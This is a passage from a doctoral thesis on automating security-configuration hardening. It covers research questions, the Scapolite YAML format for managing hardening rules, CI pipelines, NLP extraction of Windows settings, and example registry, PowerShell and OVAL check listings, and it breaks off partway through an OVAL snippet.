RQ2 Problem 2 of this thesis has two challenges, i.e., the extraction and the implementation of the rules on the basis of the extracted values, that currently prevent us from implementing security-configuration guides automatically. As described above, the standard for security-configuration guides SCAP does not automatically specify how to implement rules. Thus, the creators of security-configuration guides like the CIS overcome this issue by using non-standardized solutions. However, for Windows as the primary OS in most organizations, the administrators could not extract the important values or implement the rules based on them automatically. Therefore, implementing security-configuration guides is tedious, time-consuming, error-prone, and hardly done in practice. Since the values are in the natural language description of the rules: Can we use state-of-the-art natural language processing to extract the values needed to implement Windows-related security-configuration guides automatically? How many rules can we automatically derive an implementation from the text in natural language? How high is their percentage? How many of the extracted rules are automatable, and how many automatable rules were not extracted? After correcting wrongly extracted automations: How many rules can we implement automatically for the complete guide? How much time does our approach require to extract the information, verify it, and implement the rule? How many rules are implemented correctly following the automated checks?

RQ3 To solve Problem 3, i.e., to support security experts and administrators in finding security-relevant settings, we need to answer the following research questions: What could be a practical definition of security-relevant configuration settings based on their documentation in natural language? How can we efficiently create data sets with security-relevant and non-security-relevant configuration settings? How well can we identify security-relevant configuration settings with state-of-the-art natural language models? Are the models sufficiently good to replace security experts in identifying security-relevant rules?

RQ4 To make security-configuration hardening more attractive for administrators and

organizational decision makers, we have to better explain the risk of bad security-configuration management. To address Problem 4, namely the missing data about attacks on hardened vs. non-hardened systems, we formulated the following research questions: Assuming we have no access to zero-day exploits or insider knowledge, which attacks based on publicly available tools and known weaknesses can we execute on systems in their default configuration? How many attacks are impossible or more difficult if we secure the system? What are the ramifications of the attacks that are only possible on the non-hardened systems, i.e., what kind of consequences can we prevent by the hardening? What assumptions do we need for the attacks? Are they realistic? We as a company have to act economically. Thus, it is not rational for most companies to prepare against sophisticated attacks that use zero-day exploits, but low-effort attacks should be prevented.

RQ5 Problem 5, i.e., finding the relation between critical functions and settings that break them, is conceptually similar to software testing problems. Thus, it is obvious to apply testing techniques here. Our research question is then: How efficiently can existing techniques from the software testing domain find these breaking settings, respectively, the corresponding configuration settings?

1.3. Solutions

To overcome the problems mentioned above, we present a new security-configuration framework. We have developed approaches to solving the given problems and implemented them within our framework in PoCs.

Solution 1 To solve Problem 1, i.e., the missing process for security configuration, we introduce the Scapolite-Approach to ease the whole security configuration process. In the Scapolite-Approach, we adapted several techniques from software engineering for security-configuration guides. Instead of managing the guides as single, large files in an exchange format, we now have one small file per rule. The many small files are the source from which we compile the final documents, like in a software project. We manage the guides in this structure using state-of-the-art VCSs. Thus, we can quickly see differences between different versions with standard diff techniques. We validate every change to a guide using natural language processing techniques. Furthermore, we have created a sophisticated Continuous Integration pipeline for security-configuration guides. In this pipeline, we take the different profiles of a guide, create a Virtual Machine for each profile, check it for compliance with the chosen profile, implement all rules, recheck the compliance, revert all rules, and recheck the compliance. We collect the data of each step, execute an intra-profile and inter-profile comparison, and compare the results to historical data. We can see when something changes and report this to the authors. They can investigate whether this change was intended or resulted from a bug.

Solution 2 To solve Problem 2, i.e., the manual configuration, we created a PoC that automatically uses natural language processing to implement Windows-related security-configuration guides. We extract the information needed to implement the rules automatically using POS tags and grammars based on them. We show that we only need a small number of grammar rules to extract almost all necessary information from the guides. Furthermore, we wrote a library that extracts from Windows configuration files how one can configure the settings automatically. In combination, the two tools can take standardized, SCAP-based Windows-related security-configuration guide as input and implement it automatically on a given system.

Solution 3 To solve Problem 3, i.e., the decision on whether a new setting is security-relevant, we present an approach to how security experts can use state-of-the-art natural language processing to identify security-relevant configuration settings. Here, we use the natural language description of the settings as input to state-of-the-art machine learning algorithms. Furthermore, we use existing guides from the CIS and Siemens to label known settings as security-relevant or non-security-relevant; we train the machine-learning algorithms on these labeled data sets. The trained model can then automatically decide for an unseen setting whether it is security-relevant or not based on the description of the setting.

Solution 4 To solve Problem 4, i.e., the lack of concern, we present different attacks on state-of-the-art systems in the standard configuration. We only use publicly available resources for these attacks and mimic an economically reasonable attacker targeting a small company. Next, we show that administrators can block these attacks with one or more rules from a security-configuration guide or a combination of several rules. By mapping concrete attacks to concrete rules, we realize the abstract threat that administrators can mitigate with security-configuration guides.

Solution 5 To solve Problem 5, i.e., the need for legacy support, we present an approach to identify the breaking rules within a guide or profile concerning a given system and its functionality. We assume that there are automatic tests to test the system's functionality, i.e., if they succeed, the system's functionality is working. We use combinatorial testing, machine learning, and graph theory to find a maximal set of rules within a guide or profile that administrators can apply without reducing any functionality tested by the automatic tests.

Ultimately, we present our general idea to improve the security configuration by introducing a new platform for security-configuration guides. This new platform holistically combines the other solutions so that more people and organizations can profit from them in the future.

1.4. Contributions

The thesis makes the following contributions:

Contribution 1 To fill Literature Gap 1, i.e., the lack of standardized processes for the security configuration, we proposed our new process for security configuration. To fill Literature Gap 2, i.e., the manual configuration, we created our PoC, which implements existing security-configuration guides automatically. To fill Literature Gap 3, i.e., the lack of knowledge, we created a PoC that can automatically identify security-relevant settings based on their description. All three solutions share the most significant contribution of this thesis: The application of natural language processing into the field of security configuration. It is common practice that publishers create security-configuration guides, and administrators read them. Given the contributions of this thesis, we can use the full potential of the guides using natural language processing, i.e., we can find mistakes and inconsistencies during the management of the guides. Furthermore, we can automatically implement 83% of the rules in Windows-related security-configuration guides of DISA and CIS based on the natural language description in the guides with no manual effort. With a minor manual correction, i.e., the administrator has to confirm the corrected value coming from our verification step, this number goes up to 97%. We introduced our NLP approach to find security-relevant rules in new Windows-based software like Windows 10 or Windows Server 2019 and software managed by Administrative Templates like Microsoft Edge or Outlook. By analyzing the natural language description of the new configuration settings, we can reach an F1 score of 42%. Although more is needed to replace the security experts, it is better than any naive classifier. We hope this thesis is the starting point of more research on the intersection between security configuration and natural language processing, especially with new natural language processing models like ChatGPT.

Contribution 2 To fill Literature Gap 1, we used existing software engineering concepts like Version Control Sytem. We incorporated them into the new process for security configuration. To fill Literature Gap 5, we used existing software testing, i.e., a subdomain of software engineering, concepts like combinatorial testing for finding the breaking rules. These two solutions share the second significant contribution of this thesis, i.e., the transfer of software engineering practices into the field of security configuration. Before this thesis, one would manage and maintain a security-configuration guide as a document with no VC, no automatic quality assurance, and no testing. Now, we can manage security-configuration guides like any other software in modern VCSs. Thus, we can quickly restore old versions, work simultaneously on guides, and see diffs between versions. We can check guides statically like we can check Python code for type consistencies. We can run automated tests for our guides like we as software engineers do for our Python or Java code. By transferring the knowledge from software engineering into the domain of security configuration, we

can professionalize the work on security-configuration guides and reduce the time to find errors and the costs to fix them. We make this contribution more visual using the Siemens Windows 10 guide as an example. The development of the Siemens Windows 10 guide started shortly before this thesis, and we could thus incorporate all techniques developed in this thesis into this project. Currently, 15 different authors have created 1438 commits and merged 47 merge requests in this project. By enabling them to write security-configuration rules in a text editor of their choice, more people could contribute to a guide. Using an established VCS made the collaboration between the different contributors easier. They could–as in any other software project–create merge requests and assign other colleagues as reviewers. These reviewers could advise changes or accept the proposed code. Since the project started, over 190 CI/CD pipelines have run. 75% of the pipelines succeeded and delivered the latest version of the hardening scripts directly to security-aware early adopters within Siemens. The failing pipelines helped the authors of the commit to identify their mistakes and to fix them directly. After the success of the Siemens Windows 10 case, the security team at Siemens has now adopted these techniques also for other systems, e.g., Windows Server 2016 and Debian.

Contribution 3 To fill Literature Gap 3, we had to create first different data sets with security-relevant and non-security-relevant configuration settings. We could train our models on these different data sets in the next step. To fill Literature Gap 4, i.e., the lack of concern, we had to collect a set of attacks with different impacts on hardened and non-hardened systems. Those two solutions constitute this thesis's third significant contribution, namely the publication of data sets in the context of security configuration. The data set we published as part of [113] contains 4353 labeled configuration settings for Windows 10 version 1803 and 4486 for the 1909 version [117]. Before this thesis, there were no data sets with security-relevant configuration settings. Thus, executing the experiments without these data was hard or impossible. We enable other researchers to perform experiments in this domain by publishing those data sets.

1.5. Publications

In implementing the previously-discussed solutions, we issued the following main publications. All publications have been published after a peer-review process.

- **Patrick Stöckle**, Bernd Grobauer, and Alexander Pretschner. 2020. Automated Implementation of Windows-Related Security-Configuration Guides. In *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering* (*ASE '20*). Association for Computing Machinery, New York, NY, USA, 598–610. DOI: 10.1145/3324884.3416540. Overall Acceptance Rate: 37 of 312 submissions (12%). [107]

- **Patrick Stöckle**, Ionuț Pruteanu, Bernd Grobauer, and Alexander Pretschner. 2022. Hardening with Scapolite: A DevOps-based Approach for Improved Authoring and Testing of Security-Configuration Guides in Large-Scale Organizations. In *Proceedings of the Twelfth ACM Conference on Data and Application Security and Privacy* (*CODASPY '22*). Association for Computing Machinery, New York, NY, USA, 137–142. DOI: 10.1145/3508398.3511525. Overall Acceptance Rate: 65 of 357 submissions (18%). [116]

- **Patrick Stöckle**, Theresa Wasserer, Bernd Grobauer, and Alexander Pretschner. 2022. Automated Identification of Security-Relevant Configuration Settings Using NLP. In *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering* (*ASE '22*). Association for Computing Machinery, New York, NY, USA, Article 131, 1-5. DOI: 10.1145/3551349.3559499. Overall Acceptance Rate: 128 of 562 submissions (23%). [113]

- **Patrick Stöckle**, Michael Sammereier, Bernd Grobauer, and Alexander Pretschner. 2023. Better Safe Than Sorry! Automated Identification of Functionality-Breaking Security-Configuration Rules. In *ACM/IEEE International Conference on Automation of Software Test (AST)*, Melbourne, Australia, 2023, pp. 90-100,
DOI: 10.1109/AST58925.2023.00013. [115]

Furthermore, we also issued the following peer-reviewed publications.

- **Patrick Stöckle**, Bernd Grobauer, and Alexander Pretschner. 2021. Automated Implementation of Windows-related Security-Configuration Guides. In: *Software Engineering 2021*. Gesellschaft für Informatik e.V., Bonn, Germany, 101–102. 10.18420/SE2021_-38. [108]

- **Patrick Stöckle**, Bernd Grobauer, and Alexander Pretschner. 2022. Sicherheitskonfigurationsrichtlinien effizient verwalten und umsetzen: Der Scapolite-Ansatz. In *Sicherheit in vernetzten Systemen*. Deutsches Forschungsnetz, Berlin, Germany. [111]

- **Patrick Stöckle**, Michael Sammereier, Bernd Grobauer, and Alexander Pretschner. 2023. Konfigurationshärtung laufender Systeme. In *Sicherheit in vernetzten Systemen*. Deutsches Forschungsnetz, Berlin, Germany. [118]

- **Patrick Stöckle**, Theresa Wasserer, Bernd Grobauer, and Alexander Pretschner. 2023. Automatisierte Identifikation von sicherheitsrelevanten Konfigurationseinstellungen mittels NLP. In: *Software Engineering 2023*. Gesellschaft für Informatik e.V., Bonn, Germany, 115–116.20.500.12116/40111 [114]

- **Patrick Stöckle** and Felix Huber. 2024. Open Windows? Attacks on Insecurely Configured Windows 10 Instances, *submitted* to *CODASPY 2024*. [112]

1.6. Structure

The remainder of this thesis is organized as follows: In Chapter 2, we present our improved process for security configuration. Chapter 3 shows how we can automatically implement existing Windows-related security-configuration guides. In Chapter 4, we demonstrate how one can identify security-relevant configuration settings using NLP. Chapter 5 presents several attacks on Windows 10 machines in their standard or TUM configuration to motivate administrators to harden their systems. In Chapter 6, we present our approach to efficiently find security-configuration rules that break certain functionality. Chapter 7 presents related work. Chapter 8 presents conclusions and insights.

Part II.

Security Configuration

2. An Improved Process for Security Hardening

This chapter presents an improved process for security hardening. Parts of this chapter have previously appeared in [116], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

2.1. Introduction

Organizations such as the Center for Internet Security (CIS) or the Defense Information Systems Agency (DISA) provide publicly available security-configuration guides (also called benchmarks, guidelines, or baselines) for various software components, e.g., operating systems like Windows 10, web servers like NGINX, or email clients like Outlook. These guides consist of rules, and each rule states which values should be used for a configuration setting relevant for security; some of these guides consist of more than 350 rules. As mentioned in Section 1.1, benchmarks written in the SCAP often contain machine-readable definitions of *checks*, whereas mechanisms for *implementing* the required settings are usually either provided separately or not at all. The usual security-configuration hardening process, which is based on such public guides, contains many manual steps that are both inefficient and error-prone. Most of the time, we need to adapt the external guides for our target infrastructure by modifying specific settings, removing some rules, and adding others. This problem is intensified by the fact that these adaptions have to be replicated and kept consistent for each implementation, such as scripts (e.g., Bash or PowerShell), Infrastructure as Code (IaC) approaches (e.g., Ansible or Chef), et cetera, and for each check mechanism.

2.1.1. Problems of the Current Security Hardening Process

Figure 2.1 illustrates the usual security hardening process; the numbers in the figure refer to the following steps:

1. Input is an external guide, usually in the SCAP standard: The human-readable parts are defined in the eXtensible Configuration Checklist Description Format (XCCDF) with machine-readable checks in the Open Vulnerability and Assessment Language (OVAL).




Figure 2.1.: Typical process of security hardening. Dotted arrows represent manual tasks. Every arrow within the box is a task the administrators execute to harden the system.

2. XCCDF offers a mechanism for tailoring the guide, e.g., configure changes via so-called profiles. The profiles are also reflected in the OVAL-based checks.

3. Because machine-readable implementation mechanisms are not part of these guides (exception: ComplianceAsCode, discussed below), we must either manually develop implementation mechanisms or adjust them if we can re-use existing mechanisms. Since larger organizations may use several different implementation mechanisms, we may need to re-apply the same changes numerous times.

4. Before applying the implementation mechanisms to and using the check mechanisms for production systems, we must test both of them: Erroneous implementation and checking of security configurations may severely impact the security and functionality of systems. Because security-configuration guides are used for many target systems (different operating systems and applications, different releases, different tailorings, et cetera), we must manage a corresponding multitude of test systems. In current security hardening process, the authors of the guides, the checks, or the implementation conduct these tests manually, e.g., use a test machine, run a newly written implementation, and check whether the registry is set as specified. If the rule is changed, the other of this change has to manually test it again. Usually these testing procedures are not explicitely documented.

5. Feedback about problems, e.g., faulty implementations or checks, might introduce changes for one or several implementation/check mechanisms.




Figure 2.2.: Improved process of security hardening. The green arrows represent activities that have been automated.

6. Finally, the tailored and tested security guides can be applied to production systems. If problems are detected in productive use or a new version of a guide is published, the whole process restarts.

The repetition of these **manual** steps increases the risk of introducing **errors** and, thus, the risk of **insecure systems**. Therefore, we identified the following *challenges* for improving the security hardening:

- Remove superfluous complexity in the security hardening process resulting from unnecessary manual steps and scattered information.
- Establish automatic quality assurance for the security-configuration guides to find errors earlier and easier.

2.1.2. Our Approach: Improved Authoring, Artifact Generation, and Automated Testing

In this chapter, we present our solution for the security hardening process. Our solution is twofold. First, we present our improved configuration hardening approach that focuses on automation to remove error-prone manual steps. Second, we present our approach on automatic testing of security-configuration guides to detect errors as soon as possible.

Figure 2.2 shows our improved security hardening process; again, the numbers refer to the steps below:

1. We manage security-configuration guides in a dedicated YAML-based format called Scapolite Format, which we keep under Version Control (VC). A guide in the Scapolite format consists of many different files, and each file includes all information about one

Scapolite object, i.e., a rule has its file in Scapolite, and a group has its file. Scapolite objects can reference each other using links, i.e., a group references all its rules, and a guide references all its groups and rules. Many other tools, e.g., Kubernetes, use a similar scheme to define objects, and, thus, it was easy to understand for most people at Siemens. Furthermore, the Scapolite format includes the definition of high-level, machine-readable information about configuration requirements. For most of those high-level configuration specifications, we can derive automatically both implementation and check mechanisms derived. However, we will discuss the details of the automatic generation of those low-level implementation and check information in Section 3.1 Thus, we keep information about the check, implementation, metadata, and documentation, e.g., human-readable descriptions about the requirements, the rationale, et cetera, at a single location, namely the Scapolite file of a rule.

2. Tailoring to different use-cases in the Scapolite Format works similarly as in SCAP: We can define profiles for the individual use cases and create per-use-case modifications.

3. From this single source, i.e., the machine-readable information from 1), we automatically generate the required artifacts for implementing/checking the guides. As stated above, SCAP does not specify how tools can automatically implement a rule. SCAP only defines a text field for the description of the implementation, and an administrator can read this description and implement the rule manually. However, we did two things here. First, we specified how tools could automatically implement different settings in the Scapolite Format. We did this mainly for Windows-based systems and for some Linux distributions. Second, we developed an approach using the description in natural language to implement a rule automatically. We will discuss this approach in more detail in Section 3.1.

4. Creation of the required test systems as virtual machines, applying the implementations/checks to these systems, and collecting the test results is carried out automatically as a part of a DevOps pipeline. Following the DevOps principles, we define explicitly the steps that the pipeline should execute in a YAML file (see Listing A.1 for a complete example). One has to differentiate between: The checks of a security-configuration guide, i.e., scripts or scanner artifacts that administrators can use to check which rules of a security-configuration system a given system fulfills, and the tests for a security-configuration guide, i.e., tests that test the generated check or implementation scripts. The checks are for the administrators in practice, and the tests should guarantee that a change in the guide does not have unintended consequences.

5. Because the implementations/checks are generated automatically, we can fix detected problems with a single change either in the Scapolite document defining the guide or a bug-fix in the transformation system, rather than changing in several different artifacts.




Figure 2.3.: Regular execution of tests in a security hardening process. Dotted lines denote manual tasks. Every arrow within the box is a task the administrators execute to harden the system. Checks are, e.g., scripts that compare the current state of a setting with the desired state. The implementations and checks create logs during their execution. After executing the implementation and checks of a guide or a profile on a test machine, the person responsible for the testing of the security guide collects these logs, i.e., the test results. Afterward, they manually compare the current test results with the test results of previous runs or the test results of other profiles.

2.1.3. Contributions

Our contributions to the field of security hardening are:

- By pulling information required for generating both implementation and check mechanisms as machine-readable information into our security-configuration guides, we manage to restrict manual changes/corrections to a single location, thus reducing errors and increasing efficiency.
- We show how to operate a DevOps/Continuous Integration-inspired approach of authoring and maintaining security-configuration guides. In our approach, changes in the guides trigger automated tests without human involvement in the execution of




Figure 2.4.: State-of-the-art execution of tests in a security hardening process. The green arrows denote steps that are now automated.

the tests, collection of test results, and correlation of test data with expected results.

The latter point deserves a closer examination: As explained above, security-configuration mechanisms are affected by the combinatorial explosion of test cases, requiring many test systems and test runs. Figure 2.3 illustrates the approach without the DevOps: a single test already requires a substantial manual effort that must be multiplied by the number of test systems/test cases; when we detect problems, we have to fix them at several locations. In contrast, Figure 2.4 illustrates the level of automation of our approach.

Our experiences of handling multiple security-configuration guides with multiple profiles authored/maintained using VC and DevOps pipelines within an industrial context show that an approach that combines machine-readable information required for implementing and checking security-configuration requirements is not only feasible but provides enormous benefits. Errors are reduced, and the efficiency and the effectiveness of an organization's security-configuration hardening program are raised. Thus, we tackle two of the major causes for insecure configurations: erroneous application and ineffective or incomplete application of secure configurations.

2.2. Our approach to security hardening

Everyone who has published security-configuration guidelines to their organization, e.g., a document specifying the required security settings for a Windows or Linux server system, will be familiar with the demand for means that allow automated implementation and validation of these settings. Especially in the case of operating systems, for which the number of relevant settings is over 350, publishing a guide without providing automated mechanisms is both inefficient and ineffective:

- multiple persons/groups in the constituency work in parallel on creating implementation/validation mechanisms;
- the manual transcription of required settings into an implementation mechanism or a fully manual implementation will lead to errors and omissions;
- some constituency members will deem the task of implementation as too arduous, costly, or time-consuming and not bother with it at all.

The SCAP [129] format family defines the state of the art for providing automated mechanisms along with a security-configuration guide. We can use the SCAP formats to augment human-readable information with machine-readable checks, usually specified in OVAL [77]. In almost all cases, however, automated implementation mechanisms are maintained separately: both CIS and DISA provide Windows backup files containing the required settings, which need to be maintained manually–a cumbersome and error-prone process, as outlined above. The notable exception is the ComplianceAsCode project that provides little scripts or Ansible playbooks for many settings. ComplianceAsCode includes the scripts in the resulting SCAP content such that tools can use them to carry out the implementation steps. At Siemens, we take a similar approach to ComplianceAsCode. However, we try to operate at a higher level of abstraction–where possible–by specifying the desired configurations in a machine-readable form such that we can derive both implementation and verification mechanisms from it. We combine this with a rigorous DevOps approach for authoring and maintaining security guides: we use DevOps pipelines for both automated derivation and test of implementation and validation mechanisms. In the following, we will briefly outline our approach towards the abstract specification of security-configuration requirements and their automated transformation into implementations and checks.

2.2.1. The Scapolite Format

The starting point of our work was the definition of the Scapolite Format which encompasses the relevant features of SCAP but additionally provides

1. a form that can be created/maintained as text-files under VC (see the above comment on changes in rules).

```
---
scapolite:
    class: rule
    version: '0.51'
id: BL942-1101
id_namespace: org.scapolite.example
title: Configure use of passwords for removable data drives
rule: <see below>
implementations:
  - relative_id: '01'
    description: <see below>
history:
  - version: '1.0'
    action: created
    description: Added so as to mitigate risk SR-2018-0144.
---
## /rule
Enable the setting 'Configure use of passwords for removable
data drives' and set the options as follows:
   *  Select `Require password complexity`
   *  Set the option 'Minimum password length for removable data drive` to `15`.
## /implementations/0/description
To set the protection level to the desired state, enable the policy
`Computer Configuration\...\Configure use of passwords for removable data drives`
and set the options as specified above in the rule.
```

Listing 2.1.: A very basic example of a rule in the Scapolite Format. Lines referenced in the text are marked in blue. We shortened the policy path to keep the file concise.

2. generalizations and additional extension points to support a broader range of use cases.

3. fields for tracking of document maintenance data such as change history information per configuration requirement.

Similar to other projects [76, 94] that require a "human read- and writable" format for creating and maintaining structured information, we chose YAML as a basis for Scapolite. Further, we combined YAML with Markdown as a markup language for structuring human-readable content. We do not argue that SCAP and its eXtensible Markup Language formats OVAL, XCCDF, et cetera are not human-readable, but our experience from working with guide authors at Siemens shows that they are more motivated to write guides in a YAML/Markdown than in an eXtensible Markup Language format.

Listing 2.1 shows a minimal example in the Scapolite Format; the highlighted lines contain the human-readable description of how to implement the required setting.

2.2.2. Adding Machine-Readable Automations

The setting prescribed by the rule in Listing 2.1 concerns a Windows policy setting, specified via (1) a policy path and (2) the required *policy value*. We, therefore, augment the Scapolite

```
system: org.scapolite.implementation.win_gpo
ui_path: Computer Configuration\...\Configure use of passwords for removable data drives
value:
  main_setting: Enabled
  Configure password complexity for removable data drives: Require password complexity
  Minimum password length for removable data drive: 15
  constraints:
    Minimum password length for removable data drive:
      min: 15
```

Listing 2.2.: Windows-policy automation specifying a policy path, value(s) and constraints for compliance checking.

rule object shown in Listing 2.1 with a so-called *automation* structure: the `implementation` section of that object has an optional keyword `automations` under which we can add a list of such *automation* structures. Listing 2.2 shows the required automation structure for this particular rule. Line 2 contains the policy path; starting with line 4, one can see the required values. In addition to the policy path and the values, in lines 7-10, we also specify constraints for compliance checking: obviously, a password length > 15 would also be compliant.

We can configure Windows policies via a GUI interface, which allows the user to choose the desired values for each existing policy path. For a programmatic implementation, however, an intermediate step is necessary. In the case of this particular policy, we must set a specific key-value pair in the registry. As mentioned above, we included this into the Scapolite Format specification. During this thesis, we have implemented an automated transformation of the policy-based specification to a registry-based automation, and we will discuss the details later in Section 3.1.

2.2.3. Transforming Automations

Listing 2.3 provides the result of carrying out this transformation for the automation in Listing 2.2: we must set three registry keys; the first key signifies that the setting is enabled; the second specifies that the requirements on password complexity are active; the third contains the minimum password length.

Ideally, all security requirements should be specified as abstractly as possible and then be transformed automatically into mechanisms for implementation and checking. However, if we cannot find a suitable abstraction level, we must include code in a suitable scripting language. For expressing checks, we can at least regain some abstraction via a generic method for expressing the expected output of check-scripts to keep the scripts included as "script automation" in the Scapolite document as concise as possible. Listing 2.4 shows an example of a check for the requirement that all mounted volumes larger than 1GB should use the NTFS. Lines 6-8 specify the expected output: the script in line 3 returns a list of information objects, each of which must carry the key-value pair `FileSystemType:NTFS`.

```yaml
system: org.scapolite.automation.compound
automations:
  - system: org.scapolite.implementation.windows_registry
    config: Computer
    registry_key: Software\Policies\Microsoft\FVE
    value_name: RDVPassphrase
    action: DWORD:1
  - system: org.scapolite.implementation.windows_registry
    config: Computer
    registry_key: Software\Policies\Microsoft\FVE
    value_name: RDVPassphraseComplexity
    action: DWORD:1
  - system: org.scapolite.implementation.windows_registry
    config: Computer
    registry_key: Software\Policies\Microsoft\FVE
    value_name: RDVPassphraseLength
    action: DWORD:15
    constraints:
        min: 15
```

Listing 2.3.: Example of the Windows Registry automation automatically generated from Listing 2.2. We will discuss in Section 3.1 in detail how we can derive these three registries from the Windows configuration definitions and the information in Listing 2.2.

2.2.4. Producing Code and Other Artifacts

With (1) the machine-readable specifications of what needs to be implemented/checked and (2) the associated transformation mechanisms, we can generate artifacts that the system administrators can use to carry out the rule's implementation and check. The higher our level of abstraction, the more options we have regarding the target implementation or check mechanism for which we generate these artifacts. Obviously, if the automations contain code for a specific script engine, we must generate artifacts for each of these engines or an execution system that can execute this type of script.

For this chapter, we continue the example regarding Windows. For security-configuration guides targeting Windows, we generate a set of PowerShell commandlets together with a

```yaml
system: org.scapolite.automation.script
script: |
    Get-Volume | Select Size, FileSystemType | Where {$_.Size -gt 1GB}
expected:
    output_processor: Format-List
    each_item:
      key: FileSystemType
      equal_to: NTFS
```

Listing 2.4.: Example of a script-based automation for checking that all drives larger than 1GB use NTFS as their file system type.

```
<criteria negate="false" operator="AND">
  <criteria negate="false" operator="AND">
    <criterion negate="false" test_ref="oval:tst:105650">
      <win:registry_test check="all" check_existence="at_least_one_exists"
      ↪  id="oval:tst:105650" version="1">
        <win:registry_object id="oval:obj:105650" version="1">
          <win:hive datatype="string" operation="equals">
            HKEY_LOCAL_MACHINE
          </win:hive>
          <win:key datatype="string" operation="case insensitive equals">
            Software\Policies\Microsoft\FVE
          </win:key>
          <win:name datatype="string" operation="equals">
            RDVPassphrase
          </win:name>
        </win:registry_object>
        <win:registry_state id="oval:ste:105650" version="1">
          <win:type datatype="string" operation="equals">
            reg_dword
          </win:type>
          <win:value datatype="int" entity_check="all" operation="equals">
            1
          </win:value>
        </win:registry_state>
      </win:registry_test>
